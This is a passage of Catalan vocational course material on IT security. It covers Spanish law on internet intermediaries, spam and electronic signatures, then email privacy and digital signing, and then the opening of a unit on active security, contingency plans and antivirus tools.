2. Quan no hi ha la participació activa del prestador amb relació als continguts il·lícits allotjats, la determinació de la responsabilitat ja no és tan evident i consta de les exempcions següents:

    - Si el servei consisteix en la mera **transmissió de les dades** proveïdes pel destinatari del servei, o en proporcionar l'**accés a la Xarxa**, s'entén que els proveïdors desconeixen els continguts transmesos i no seran responsables de la informació que s'hagi pogut transmetre, sempre que no es produeixin les situacions següents:
        - Que els prestadors no hagin originat la transmissió.
        - Que no hagin modificat ni seleccionat les dades.

Una llista de correu...

... és un conjunt de noms i adreces de correu electrònic, emprades per un usuari o organització per enviar informació a múltiples destinataris.

Una fòrum de discussió...

... és una aplicació web que permet que diferents usuaris expressin les seves opinions en línia, normalment entorn d'una qüestió proposada per un moderador.

  - Que no hagin seleccionat el destinatari.
- Els prestadors solen emmagatzemar en els servidors còpies automàtiques i temporals de les dades facilitades pel destinatari del servei (*caching*). També en aquest cas, els proveïdors no són responsables del contingut d'aquestes dades, sempre que no hagin modificat la informació.

Caching

El caching és una tècnica emprada pels anomenats servidors intermediaris, els quals (entre altres activitats) emmagatzemen la resposta a la sol·licitud d'un usuari (una pàgina web) per poder-la oferir directament quan un altre usuari la sol·liciti, sense necessitat de contactar novament amb la pàgina demanada.

- En el cas dels proveïdors de serveis que allotgen o emmagatzemen dades, aplicacions o serveis (hostatge), no hi haurà responsabilitat en els casos següents:
  - Quan els prestadors no tinguin **coneixement efectiu** que l'activitat o la informació és il·lícita o que pot lesionar béns o drets d'un tercer susceptible d'indemnització.
  - En cas que en tinguin coneixement, no tenen cap responsabilitat si retiren amb prestesa les dades o hi impossibiliten l'accés.

Coneixement efectiu

Els prestadors de serveis tenen el *coneixement efectiu* quan:

- L'autoritat competent hagi declarat que les dades són il·lícites, n'hagi ordenat la retirada o demanat que s'impossibiliti l'accés.
- Quan s'hagi declarat l'existència d'una lesió i el prestador conegui la resolució corresponent.

Cal dir que, en aquest sentit, molts proveïdors ofereixen als usuaris la possibilitat de valorar els continguts i marcar-los en cas que el contingut no sigui lícit o lesioni els drets d'una persona. En aquests casos, els proveïdors supervisen els continguts marcats i determinen si cal o no cal eliminar-los. No obstant això, la Llei no exigeix als prestadors l'obligació de supervisió, ni la realització de recerques de continguts il·lícits.

És el cas del portal YouTube. Els mateixos usuaris poden determinar i marcar els continguts que no són idonis.

- Finalment, quan el prestador faciliti enllaços (*links*) amb continguts, o bé inclogui instruments de recerca, no és responsable de la informació redirigida pels enllaços, sempre que es produeixin els requisits d'exempció, ja esmentats en l'apartat d'allotjament:
  - Quan els prestadors no tinguin **coneixement efectiu** que l'activitat o la informació és il·lícita o que pot lesionar béns o drets d'un tercer susceptible d'indemnització.
  - En cas que en tinguin coneixement, no tenen cap responsabilitat si retiren amb prestesa les dades o hi impossibiliten l'accés.

Obligacions de les empreses que fan comerç electrònic

Com a possibles usuaris del comerç electrònic, convé que sapigueu les obligacions d'informació que tenen totes les empreses que es dediquen a aquest tipus d'activitats. El portal web hauria de mostrar, entre d'altres, la informació següent:

- La denominació social, NIF, domicili i adreça de correu electrònic o fax.
- Els codis de conducta als quals s'adhereixin.
- Preus dels productes o serveis que ofereixen, amb indicació dels impostos i despeses d'enviament.
- Si escau, les dades relatives a l'autorització administrativa necessària per a l'exercici de l'activitat, dades de col·legiació i títol acadèmic dels professionals que exerceixin l'activitat.

En cas que l'empresa faci contractes en línia també caldrà que ofereixi la informació següent, amb caràcter previ a la contractació del servei:

- Tràmits que cal seguir per fer la contractació en línia.
- Si el document electrònic del contracte s'arxivarà i si serà accessible.
- Mitjans tècnics per identificar i corregir errors durant el procés d'introducció de dades.
- Idioma o idiomes en els quals es pot formalitzar el contracte.
- Condicions generals del contracte.

A més, l'usuari ha de rebre un acusament de rebut de la comanda feta.

Amb relació als usuaris d'Internet, els titulars de pàgines personals que no percebin cap ingrés econòmic pel seu web no estan subjectes a la Llei. No obstant això, si guanyen diners (per exemple, gràcies a la inclusió de bàners publicitaris en la seva pàgina), hauran de mostrar informació bàsica (nom, residència, adreça de correu electrònic, telèfon o fax i NIF) i respectar les normes de publicitat incloses en la Llei:

- L'anunciant s'ha d'identificar clarament.
- El caràcter publicitari de la informació ha de resultar inequívoc.

2.3.3 Regulació de comunicacions publicitàries (spam)

El correu brossa consisteix en l'enviament no consentit (pels receptors) de missatges de correu electrònic a una multitud de destinataris, amb finalitat merament comercial.

Si bé aquesta conducta s'associa freqüentment a l'esfera del mal anomenat *delicte informàtic*, tot i que és susceptible de ser sancionada, no apareix recollida en el Codi penal.

Això no obstant, dins de l'àmbit extrapenal, aquestes accions apareixen recollides de la manera següent:

- La LOPDP determina el consentiment de la persona interessada en el cas del tractament de dades amb finalitats de publicitat i de prospecció comercial.
- La LSSICE també prohibeix l'enviament de comunicacions publicitàries per correu electrònic (o mitjans electrònics equivalents), si no han estat prèviament autoritzats de manera expressa pels destinataris.

L'incompliment d'aquesta prohibició pot constituir una **infracció greu**, que es pot castigar amb una **multa de 30.001 fins 150.000 €**, o bé una **infracció lleu**, punible amb **una multa de fins 30.000 €**, segons els casos. En cap cas, però, pot generar responsabilitat penal perquè no és cap conducta constitutiva de delicte.

En general, pel que fa a la publicitat, cal que recordeu que qualsevol usuari té dret a conèixer la identitat de l'anunciant, a no rebre publicitat no sol·licitada i deixar de rebre la que ha autoritzat (però que vol deixar de rebre).

De manera similar a la LOPDP, les infraccions de la LSSICE també poden ser lleus, greus i molt greus.

2.3.4 Legislació sobre signatura electrònica

Tots els serveis de la societat de la informació, i molt especialment tots els relacionats amb el comerç electrònic, es basen en l'establiment de relacions de confiança en un entorn gairebé anònim i intangible per definició. Per aquest motiu, sorgeix la necessitat d'incorporar mesures que permetin conferir seguretat a les comunicacions per Internet. Aquesta és, doncs, la motivació essencial de la **signatura electrònica**.

La signatura manuscrita (o hològrafa)...

... autentica la identitat de la persona que signa i certifica el consentiment de la informació continguda en un document.

Tot i que sovint es parla indistintament de **signatura digital** i **signatura electrònica**, ambdós termes no són exactament sinònims. Mentre que el primer es refereix a mètodes criptogràfics (i, per tant, és una definició tècnica), el segon és de natura legal i té un abast més ampli que no pas la signatura digital. La definició de *signatura electrònica* no inclou la tècnica subjacent que cal emprar per desenvolupar-la. Per exemple, la signatura electrònica es podria haver desenvolupat a partir de l'aplicació d'altres mètodes diferents dels basats en la criptografia. No obstant això, a efectes pràctics, podeu considerar anàlegs els dos conceptes.

Per tal de comprendre millor els conceptes de *criptografia* i *signatura digital*, vegeu el subapartat "Protecció de dades" d'aquesta mateixa unitat formativa.

La **signatura digital**, basada en la criptografia de clau pública, permet que un

emissor pugui enviar missatges a un receptor de manera que se satisfacin les tres propietats següents:

- **Autenticitat**: la signatura d'un missatge per l'emissor permet que el receptor estigui segur de la identitat del remitent.

- **Integritat**: aquesta propietat al·ludeix a la impossibilitat que el missatge no s'hagi pogut modificar durant la transmissió.

- **No-repudiació**: l'emissor d'un missatge no pot repudiar o negar que l'ha enviat (per exemple, podria argumentar que l'ha enviat una tercera persona). La inclusió d'una signatura digital al missatge evita aquesta possibilitat.

Aquestes tres propietats són essencials perquè, efectivament, la signatura digital gaudeixi de prou confiança en un entorn tan intangible com Internet. Si volem fer qüestions tan delicades, com, per exemple, signar un contracte via Internet o participar en unes votacions electròniques, és imprescindible que les tres propietats abans esmentades es puguin garantir. Observem que moltes vegades l'entorn en què se signa de manera **manuscrita** un document ofereix, en realitat, menys garanties que la robustesa proporcionada pels criptosistemes de clau pública.

Moltes vegades, les operacions que es puguin fer per la Xarxa són qüestionades perquè l'usuari no les acaba d'entendre o perquè impliquen la traducció al món virtual d'operacions perfectament tangibles del món real. Suposem, per exemple, la participació en unes votacions electròniques. En el món real, el votant introdueix físicament una papereta de vot dins de l'urna electoral. Pot veure com cau dins de l'urna i **confia** que l'urna només serà oberta, al final del procés, per les persones autoritzades i que el seu vot serà comptabilitzat correctament. Malgrat tot, aquest procés té tantes baules, punts febles i possibles errors humans, que, en el fons, podria ser tan qüestionat (o més fins i tot) com el seu homòleg electrònic.

Tots els criptosistemes de clau pública requereixen una **autoritat de certificació** que acrediti la identitat d'un usuari. En l'àmbit de la signatura digital, aquestes entitats reben el nom de **prestadors de serveis de certificació**. La seva tasca consisteix a expedir **certificats electrònics** que relacionen les eines de signatura digital, en poder de cada usuari, amb la seva identitat personal.

Podeu veure la necessitat de l'existència d'una tercera part o autoritat de certificació en el subapartat "Protecció de dades".

Una vegada vistos els elements tècnics de la signatura digital, definirem què entén la llei per **signatura electrònica**. Recordeu que aquest és un concepte més ampli, de natura legal, que no especifica com s'ha de desenvolupar tècnicament la signatura.

La llei (Llei 59/2003, de 19 de desembre, de signatura electrònica) reconeix dos tipus de signatura electrònica: la **signatura electrònica avançada** i la **signatura electrònica reconeguda**.

La **signatura electrònica avançada** permet identificar la persona que signa i detectar qualsevol modificació que s'hagi pogut efectuar en les dades signades.
La **signatura electrònica reconeguda** és la signatura electrònica avançada, basada en un certificat reconegut i generada mitjançant un dispositiu segur de creació de signatura (els prestadors de serveis de certificació). S'equipara a la signatura manuscrita.

El DNI electrònic (DNIe)...


... permet acreditar, físicament i telemàticament, la identitat d'una persona, i també efectuar tot tipus de transaccions telemàtiques gràcies a les claus criptogràfiques que emmagatzema.

El tractament de les dades personals que necessitin els prestadors de serveis de certificació s'ha d'efectuar d'acord amb la Llei orgànica de protecció de dades, els quals hauran de lliurar la identitat dels signants quan ho sol·licitin els òrgans judicials.

2.4 Configuració de programes client de correu electrònic per al compliment de normes sobre gestió de seguretat de la informació

El correu electrònic, perquè funcioni correctament, necessita els elements descrits en la figura 2.2.

Figura 2.2. Elements que intervenen en l'enviament del correu electrònic



En la secció "Annexos" del web trobareu una explicació detallada de com es pot configurar un correu electrònic (Thunderbird) per enviar i rebre missatges usant criptografia de clau pública.

- **Adreça de correu**: per poder enviar un correu electrònic és necessari que tinguem nosaltres i la persona que ha de rebre el correu una adreça (ambdós hem de tenir adreça). L'adreça (que l'ha de subministrar un proveïdor de correu) es divideix en dues parts: el nom de l'usuari (a l'esquerra del símbol @), i que usualment correspon a la persona, i el domini en que està (a la dreta del símbol @).

alguna entitat que té un servidor de correu i dóna servei, gratuït o de pagament, de correu.

- **Servidor de correu**: per poder enviar i rebre un correu electrònic en un servidor cal estar registrat (el servei pot ser gratuït o de pagament). El registre permet tenir una adreça de correu personal única i s'hi accedeix amb un nom d'usuari i una contrasenya.

- **Client de correu**: els clients de correu electrònic són programes per gestionar els missatges rebuts i per poder-ne escriure de nous. Habitualment, amb els paràmetres necessaris que subministra el proveïdor (tipus de connexió -POP o IMAP-, adreça del servidor de correu, nom d'usuari i contrasenya), el programa pot obtenir i descarregar el nostre correu. També pot enviar els nous missatges que enviem.

Un programa de correu descarrega tots els nostres missatges del servidor al nostre ordinador i, després, sense necessitat d'estar connectats a Internet, els podem llegir, ja que estan enregistrats al nostre ordinador. Així mateix, també és possible usar el correu web, és a dir, accedir al servidor de correu mitjançant una interfície web per consultar i enviar correu. Alguns del programes de correu més coneguts són Mozilla Thunderbird, Outlook Express i Eudora.

- **Missatge:** un missatge de correu és un fitxer amb un format molt ben definit. Cal tenir present que llegir els correus d'altres persones és senzill, ja que aquests viatgen "despullats" (en clar) per la Xarxa. Un correu electrònic es pot assimilar a una targeta postal sense sobre, que pot ser llegit per qualsevol. Per tant, la millor manera de protegir-ne el contingut i preservar la intimitat és l'ús d'eines criptogràfiques.

L'estructura del missatge de correu és definida en l'RFC 822.

Així, doncs, podem trobar informació personal en els servidor de correu i ens els programes clients de correu. Per tant, l'ús dels sistemes de correu electrònic comporta algunes qüestions relatives a la protecció de dades personals, que s'han de tenir en compte.

En el servidor de correu cal mantenir la LOPDGD i en els clients, la privadesa.

Molts aspectes de la nostra vida són regulats d'una manera o d'una altra per la legislació. El correu electrònic no n'és una excepció. La normativa aplicable és:

- **Constitució (art. 18)**: s'estableixen les garanties per a l'honor i la intimitat i es garanteix el secret de les comunicacions.

- **Codi penal (art. 197.1)**: protegeix la intimitat de la persona. En aquest sentit, expressa que és un acte delictiu obtenir missatges de correu electrònic d'una altra persona sense el seu consentiment.

- **Estatut dels treballadors (art. 20.3)**: concedeix a l'empresari les mesures que estimi oportunes de vigilància i control per verificar que el treballador compleix les seves obligacions i els seus deures legals.

Mentre els treballadors no notifiquin ni acceptin els controls sobre el correu, ni tampoc els mecanismes sancionadors (en cas d'incompliment), el correu es pot considerar equiparat al correu paper, és a dir, **privat i no controlable**.

2.4.1 Servidors de correu i LOPDGD

Els mecanismes d'intercanvi d'informació poden afectar les dades de caràcter personal. El correu electrònic és un dels mecanismes d'intercanvi d'informació més habituals. Quan pensem en dades de caràcter personal, tendim a pensar ràpidament en els servidors de bases de dades o en els servidors de fitxers. Però, què és el **servidor de correu electrònic** sinó una base de dades (tot i que no relacional, però un sistema d'emmagatzemament al cap i a la fi)? Per tant, també està subjecte a la LOPDGD.

Aplicarem, conseqüentment, tot el que hem vist amb relació als fitxers i a les seves mesures tècniques i organitzatives.

2.4.2 Correu electrònic i intimitat

En el cas dels programes de correu electrònic, és necessari algun mecanisme de transmissió dels correus que mantingui la intimitat de l'usuari. En aquest sentit, és una opció de l'usuari i, per tant, la configuració de l'aplicació (o les decisions de l'organització sobre la configuració), és la que determinarà el nivell de privadesa del programa.

És extremament important en un programa de correu electrònic evitar que puguin observar els nostres missatges (enviats i/o rebuts) i que puguin obtenir contrasenyes i/o fer-se passar per nosaltres per enviar correus en el nostre nom.

Algunes de les indicacions bàsiques per evitar aquest tipus de problemes són:

- **Utilitzeu sempre l'última versió del programari**: contínuament apareixen nous forats en els navegadors i en el programari associat (Java, JavaScript, ActiveX, CGI, en el programaris de correu, etc.). Utilitzarem, per tant, l'última versió disponible, que representa que és més segura que les anteriors.
- **Esborreu la informació compromesa**: cal que sigueu conscients de tota la informació residual que hi pot haver en el vostre disc dur (inclosa la paperera de reciclatge): correus antics, galetes (*cookies*), els llocs web

visitats darrerament, els últims documents que heu obert, etc. En general, un ordinador és un llibre obert per a qualsevol persona malintencionada que el vulgui llegir.

Hi ha utilitats com Without a Trace o Zero Trace (programari gratuït) que esborren tota la informació residual del disc dur.

- **Useu diferents comptes de correu**: si voleu enviar correus confidencials des de la feina, utilitzeu un compte amb un proveïdor d'Internet (o millor feu-ho des de casa), però sense usar el vostre nom real. Podeu utilitzar serveis gratuïts (com, per exemple, HotMail).

- **Xifreu i signeu els correus confidencials**: si no voleu que qualsevol persona pugui llegir els vostres correus, però al mateix temps us interessa conservar la vostra identitat, xifreu els correus i signeu-los. Així, el destinatari estarà segur que ningú més no llegeix els missatges i que només vosaltres els envieu. Si només accepteu com a vàlids els correus signats no us exposeu que algú suplanti la personalitat (falsejament d'identitat o *spoofing*) d'un altre i us enganyi.

- **No reveleu dades personals innecessàriament**: sovint, en navegar per la Xarxa, us trobareu formularis que us demanen certes dades personals. Empleneu només els que penseu que són rellevants per al servei que s'ofereix. No és el mateix explicar que teniu un encaminador ADSL que dir l'import de la vostra factura del gas o quants membres viuen a casa vostra.

2.4.3 Correu segur

Tal com hem vist en l'apartat anterior, el correu és inherentment insegur. Ens interessa preparar el programa de correu per tal de tenir les màximes garanties de privadesa, tant en l'enviament com en la rebuda del programa de correu. És el que genèricament s'anomena **correu segur**. Aquest ha de complir les propietats següents (de manera similar a les propietats exigides en la signatura digital):

- **Xifratge**: volem que el nostre missatge viatgi per la Xarxa amb la garantia que no podrà ser vist per ningú més que el destinatari.

- **Integritat**: volem que el nostre missatge arribi intacte al destinatari i que, si hi ha hagut alguna manipulació, aquesta sigui detectada.

- **Identitat del remitent**: volem saber amb certesa qui ens envia el missatge.

- **No-repudiació**: volem que qui rep el missatge no pugui dir que no l'ha rebut, o bé que l'emissor no pugui dir que no ha estat ell qui l'ha enviat.

Aquestes propietats s'aconsegueixen instal·lant elements addicionals en el client de correu.

La millor manera de preservar la intimitat en els missatges de correu electrònic és amb l'ajuda de:

- La **signatura digital**, la qual permet que el destinatari del nostre correu comprovi que el missatge no ha estat modificat i que el que el llegeix és exactament el que nosaltres hem redactat.
- El **xifratge**, el qual permet ocultar el contingut del missatge perquè només el destinatari final el pugui llegir.

Cada usuari ha de disposar d'un parell de claus, la clau pública i la clau privada. La clau pública la donarem a tothom que vulguem que rebi correus nostres i permetrà que la gent verifiqui la nostra firma i creï missatges xifrats que vagin adreçats a nosaltres.

Com que els algoritmes de clau pública són molt ineficaços, el que es fa quan s'han de xifrar documents llargs (o els missatges de correu) és emprar funcions resum (*hash*), de manera que en lloc de signar un document se'n signa el resum.

És important tenir present...

... que la clau privada no la donarem a ningú, ja que ens permetrà signar el nostres correus i desxifrar els que vagin adreçats a nosaltres.

Funció resum (hash)

És una funció matemàtica que fa correspondre una representació de mida fixa a un missatge *m* de mida variable. Aquesta representació té de 128 a 160 bits -els nous algorismes poden arribar als 256, 384 i 512 bits-, i s'anomena *valor resum del missatge*. A efectes pràctics podem considerar que el resum és una mena d'empremta digital (o DNI) per a cada fitxer. És a dir, donat un fitxer qualsevol, és "difícil", en termes computacionals, trobar un altre fitxer amb el mateix valor resum.

Els passos que cal seguir són els següents:

1. L'usuari A genera un resum del missatge que s'ha d'enviar.
2. L'usuari A xifra el resum amb la clau privada i signa, consegüentment, el missatge.
3. L'usuari A envia el missatge i el resum signat a l'usuari B, l'usuari receptor.
4. L'usuari B genera un resum del document rebut de l'usuari A, usant la mateixa funció resum (per exemple, els algorismes MD5 o SHA-1). Després, desxifra amb la clau pública de l'usuari A el resum signat. Si el resum signat coincideix amb el resum que ha generat, la signatura és vàlida.

Així, s'ofereixen conjuntament els serveis de **no-repudiació**, ja que ningú excepte A no podria haver signat el document, i d'**autenticació**, ja que si el document és signat per A, podem estar-ne segurs de la identitat, ja que només ell l'ha pogut signar. Finalment, mitjançant la signatura digital es garanteix la **integritat** del document. En el cas de ser modificat, seria impossible fer-ho de manera que es generés la mateixa funció de resum amb què s'havia signat.

Seguretat activa

Josep Pons Carrió

Seguretat informàtica

Índex

Introducció

La seguretat activa és una part de la seguretat informàtica que comprèn, especialment, les parts de la seguretat que es mantenen sempre alerta i tenen un paper més important en el funcionament del dia a dia del vostre sistema informàtic.

Aquesta part de la informàtica és la que està més destinada a aturar i minimitzar els atacs que pot patir la vostra màquina. Igualment, té l'objectiu de disminuir els efectes que aquests atacs puguin produir en el vostre sistema informàtic.

Entenent que la seguretat al cent per cent no existeix, s'intentarà que sigui al més elevada possible, tant per intentar evitar un desastre en el sistema com per minimitzar-ne els efectes si es produeix.

En aquesta unitat formativa també es treballaran altres aspectes de la seguretat, com la signatura i el certificat digitals, que pretenen que la xarxa global sigui un espai més segur per fer-hi tota mena de transaccions econòmiques i dinamitzar, així, aquest sector. Alhora, faciliten fer aquest tipus d'intercanvis a l'usuari quotidià i a les petites i mitjanes empreses.

Aquestes certificacions també faciliten la comunicació del ciutadà amb les institucions, que cada vegada ofereixen més gestions a l'usuari per mitjà d'Internet.

En aquesta unitat aprendreu quines són les fallades de seguretat més corrents i com evitar-les o reduir-ne l'impacte. Igualment, coneixereu quins són els atacs més comuns i com us en podeu protegir. També aprendreu a instal·lar, configurar i mantenir actualitzat un programa antivirus per evitar, tant com sigui possible, l'entrada de programari maliciós en el vostre sistema.

Resultats d'aprenentatge

En finalitzar aquesta unitat l'alumne/a:

1. Aplica mecanismes de seguretat activa, descriure'n les característiques i relacionar-les amb les necessitats d'ús del sistema informàtic.

- Segueix plans de contingència per actuar davant fallades de seguretat.
- Identifica els mecanismes de protecció del sistema contra virus i programes maliciosos per assegurar i verificar la seva actualització.
- Verifica l'origen i l'autenticitat de les aplicacions que s'instal·len en els sistemes.
- Instal·la, prova i actualitza aplicacions específiques per a la detecció i eliminació de programari maliciós, automatitzant tasques de protecció i de desinfecció.
- Aplica tècniques de recuperació de dades.
- Descriu sistemes d'identificació com la signatura electrònica, certificat digital, entre d'altres.
- Obté i utilitza sistemes d'identificació com la signatura electrònica, certificat digital, entre d'altres, amb la finalitat bàsica de la signatura de documents i de missatgeria electrònica, seguint la documentació que descriu els procediments.
- Interpreta la documentació tècnica associada, fins i tot en cas d'estar editada en la llengua estrangera d'ús més freqüent al sector, i utilitzant-la d'ajuda.
- Detecta i resol les alarmes i les incidències de seguretat seguint les instruccions pertinents.
- Realitza la documentació adient sobre les incidències de seguretat, segons indicacions de l'administrador.

1. Seguretat activa

La seguretat activa inclou una sèrie d'eines, com els programes antivirus, els programes que rastregen el trànsit d'informació per mitjà de la xarxa, la configuració dels sistemes operatius i de les diferents aplicacions, la realització de còpies de seguretat tant de les dades com de la configuració del mateix sistema, les eines de control i verificació del programari i les actualitzacions corresponents, les certificacions digitals i altres utilitats.

Tots aquests elements configuren la part de la seguretat informàtica coneguda com a *seguretat activa*, que està destinada a disminuir els efectes nocius en els sistemes i a recuperar aquests sistemes de la manera més ràpida possible.

En l'apartat de la seguretat activa, la seguretat informàtica ha d'estar destinada a actuar sobre una sèrie d'elements del sistema informàtic, com el sistema operatiu, les aplicacions, els sistemes identificatius, els plans de contingència en cas de fallades de seguretat, la recuperació de dades i, d'una manera molt especial, les intrusions de virus i altres elements nocius per al sistema informàtic.

Un sistema informàtic, com tot sistema, és el conjunt de parts interrelacionades, maquinari, programari i recursos humans.

1.1 Fallades de seguretat: plans de contingència

Els vostres sistemes informàtics estan seriosament afectats tant per l'existència dels coneguts *hackers*, *crackers*, pirates telefònics (*phreakers*) i *wannabes*, que mitjançant les intrusions en el sistema, el malmeten i hi produeixen moltes fallades de seguretat; com per l'existència de virus, cavalls de Troia, cucs, programes espia (*spyware*), pesca (*phishing*) i correu brossa (*spam*), que també malmeten el sistema d'una manera significativa.

Els atacs i les intrusions dels *hackers* poden anar des de la simple obtenció d'informació fins a la supressió de dades o l'apoderament de la màquina. Igualment, els virus i la resta de programari maliciós poden alentir el funcionament de la màquina, col·lapsar el correu o bé acabar impedint que la màquina funcioni.

Tenint en compte que la seguretat total no existeix i que sempre hi haurà algú capaç de superar totes les barreres i entrar en un sistema, cal que mantingueu la seguretat dels vostres sistemes informàtics i que sempre intenteu prevenir les situacions de risc. En aquest sentit, la vostra seguretat començarà per instal·lar i configurar correctament el sistema operatiu.

Programari lliure

El programari lliure (en anglès free software) és el programari que pot ser usat, estudiat i modificat sense restriccions. També es pot copiar i redistribuir, tant en una versió modificada com en una versió sense modificar. Tot això es pot fer sense cap restricció o amb unes restriccions mínimes per garantir que els destinataris futurs també tindran aquests drets.

Heu de tenir en compte que, actualment, disposeu de dos tipus de sistemes operatius, els **sistemes operatius de pagament** i els sistemes operatius coneguts com a **programari lliure**. A part de la diferència que hi ha en la manera de produir cada sistema i del fet que un és de pagament i l'altre no, també hi ha diferències pel que fa a la seguretat i la quantitat de virus.

Una vegada escollit el sistema operatiu i instal·lat en la màquina, caldrà configurar-lo correctament. Per fer-ho, anireu al centre de seguretat i activareu les actualitzacions del sistema perquè sempre tingui les últimes actualitzacions. Quan creeu els usuaris, només els donareu els privilegis necessaris perquè puguin fer les tasques pertinents. Igualment, escollireu com han de ser les contrasenyes per a aquests usuaris. Heu d'intentar que siguin difícils per evitar que algú que intenti desxifrar-les ho aconsegueixi.

Igualment, hi ha tot un ventall d'opcions de configuració del sistema que tindreu en compte. Per exemple, en els sistemes de propietat, podreu activar l'opció de visualitzar sempre les extensions dels arxius. D'aquesta manera, quan rebeu un correu electrònic amb un arxiu adjunt, encara que suposadament sigui d'un contacte de confiança i l'arxiu tingui una icona coneguda (com ara la d'un arxiu del processador de textos Word), abans de fer-hi un doble clic al damunt, si veieu que té una extensió *.exe*, no l'obrireu, ja que probablement conté un codi maliciós que s'executaria en el moment d'obrir-lo.

Els sistemes operatius també us ofereixen la possibilitat de crear i automatitzar les còpies de seguretat, tant per a dades guardades com per a la mateixa configuració del sistema. D'aquesta manera, podreu recuperar el vostre sistema més ràpidament i retornar-lo a la configuració personalitzada.

Una vegada instal·lat el sistema operatiu, instal·lareu les aplicacions. Una bona mesura de seguretat consisteix a instal·lar només les aplicacions que necessiteu. Les heu de tenir controlades, perquè si en algun moment detecteu una aplicació que no havíeu instal·lat, ja sabreu que es tracta d'una intrusió. Cal que us assegureu que les aplicacions que instal·leu són autèntiques i tenen la llicència corresponent. També convé que mantingueu les aplicacions actualitzades.

Tallafoc

Un tallafoc (firewall en anglès, que originalment vol dir 'mur ignífug'), és un element de maquinari o programari utilitzat en una xarxa d'equips informàtics. Serveix per controlar les comunicacions, que permet o prohibeix segons les polítiques de xarxa que hagi definit l'organització responsable d'aquesta xarxa.

Seguidament, instal·lareu i mantindreu actualitzat un programa antivirus i un tallafoc.

Un **antivirus** és un programa informàtic que intenta identificar, aturar i eliminar virus informàtics i altres tipus de programari maliciós (*malware*).

Els programes antivirus solen fer servir dues tècniques diferents per aconseguir l'objectiu que tenen. Són les següents:

- **Examinar (escanejar) arxius** per buscar-hi virus coneguts que s'ajustin a les definicions recopilades en un diccionari de virus.
- **Identificar comportaments sospitosos** de qualsevol programa informàtic que puguin suggerir una infecció. Aquesta anàlisi pot incloure captures de dades, monitoratge de ports i altres mètodes.

La majoria dels antivirus comercials utilitzen ambdues tècniques. Especialment, la del diccionari de virus.

Fins i tot podeu anar més enllà i controlar quins ports té oberts el vostre sistema. D'aquesta manera, podeu indicar-hi que només estiguin oberts els que realment

necessiteu per treballar, cosa que dificulta l'entrada d'intrusos. Igualment, podeu posar contrasenyes a les carpetes o codificar els arxius que heu creat.

Totes aquestes actuacions estan destinades a impedir que els atacs externs al vostre sistema tinguin efectes nocius mínims. Però què passa si no podeu evitar els efectes del programari malintencionat o les intrusions de persones que han aconseguit saltar-se totes les barreres? Hi ha una part de la seguretat activa que actua en aquestes situacions; són els **plans de contingència**. Cal que estigueu previnguts per actuar en les situacions en què el sistema ha estat vulnerat per tal que els danys hi siguin mínims i la recuperació sigui al més ràpida possible.

1.1.1 Fallades de seguretat

Els errors en seguretat poden afectar tant la part del maquinari com la del programari. Predominantment, però, afectaran les dades que teniu guardades en el sistema, ja que seran, en la majoria dels casos, l'objectiu dels possibles atacs externs.

En el vostre sistema, la majoria d'errades de seguretat es produeixen en els navegadors, el correu electrònic, els paquets ofimàtics i les aplicacions relacionades amb la reproducció multimèdia. En els servidors, la majoria d'errades de seguretat es produeixen en els serveis d'aplicacions web, les eines d'administració dels servidors i el programari de bases de dades. Especialment, hi ha aplicacions, com les de missatgeria instantània i les de compartició d'arxius P2P, que són una font important d'entrada de virus i programes maliciosos. Això és degut a la manera com funcionen, que necessita l'obertura de determinats ports a la vostra màquina, i també al fet que són aplicacions amb un gran nombre d'usuaris.

Mantenir aquestes aplicacions degudament actualitzades amb les últimes actualitzacions de seguretat és un primer pas per millorar la seguretat del sistema. L'altre pas és instal·lar i actualitzar un antivirus i un tallafoc.

Aquestes fallades de seguretat permetran atacs en el vostre sistema. És possible que es detectin ràpidament si consisteixen, per exemple, a canviar el contingut d'una pàgina web. Contràriament, també és possible que els efectes de l'atac no es detectin fins al cap de molt de temps o, fins i tot, que no es detectin mai. És molt important detectar ràpidament un atac per tal de minimitzar-ne els efectes i restaurar el sistema com més aviat millor.

Els efectes dels atacs produïts per una fallada de seguretat poden ser de diversos tipus, des de l'apoderament d'informació fins a la instal·lació de programes nocius o la corrupció del sistema operatiu o d'algunes de les aplicacions instal·lades. Aquestes accions poden ser especialment greus si es produeixen en empreses o institucions que tinguin dades personals susceptibles. I encara més greus si intercepten les dades bancàries o les d'una targeta electrònica, ja que després les podran utilitzar.

Per tant, és molt important evitar totes aquestes errades de seguretat, ja que les conseqüències que se'n derivin poden ser molt importants. De totes maneres, no

és fàcil evitar-les. Fins i tot els sistemes que tenen més seguretat, com la NASA i el Pentàgon, alguna vegada han patit atacs de *hackers* que hi han aconseguit entrar.

Els hackers han arribat a atacar el Pentàgon, seu del Departament de Defensa dels EEUU.

1.1.2 Plans de contingència

Quan detecteu una intrusió, el sistema mostra els efectes d'haver patit una intrusió o cau, cal que disposeu de mecanismes per minimitzar els efectes de l'atac i recuperar el sistema com més aviat millor. Per aconseguir-ho, hi ha els plans de contingència.

Aquests plans de contingència tenen la màxima utilitat en les empreses o institucions, ja que és en aquests llocs on els efectes d'un atac poden ser més importants o tenir més impacte.

> Entenem per **pla de contingència** el conjunt de procediments alternatius a l'operativitat normal de cada empresa, la finalitat dels quals és permetre el funcionament de l'empresa fins i tot quan alguna de les funcions deixa d'operar a causa d'algun incident, tant intern com extern a l'organització.

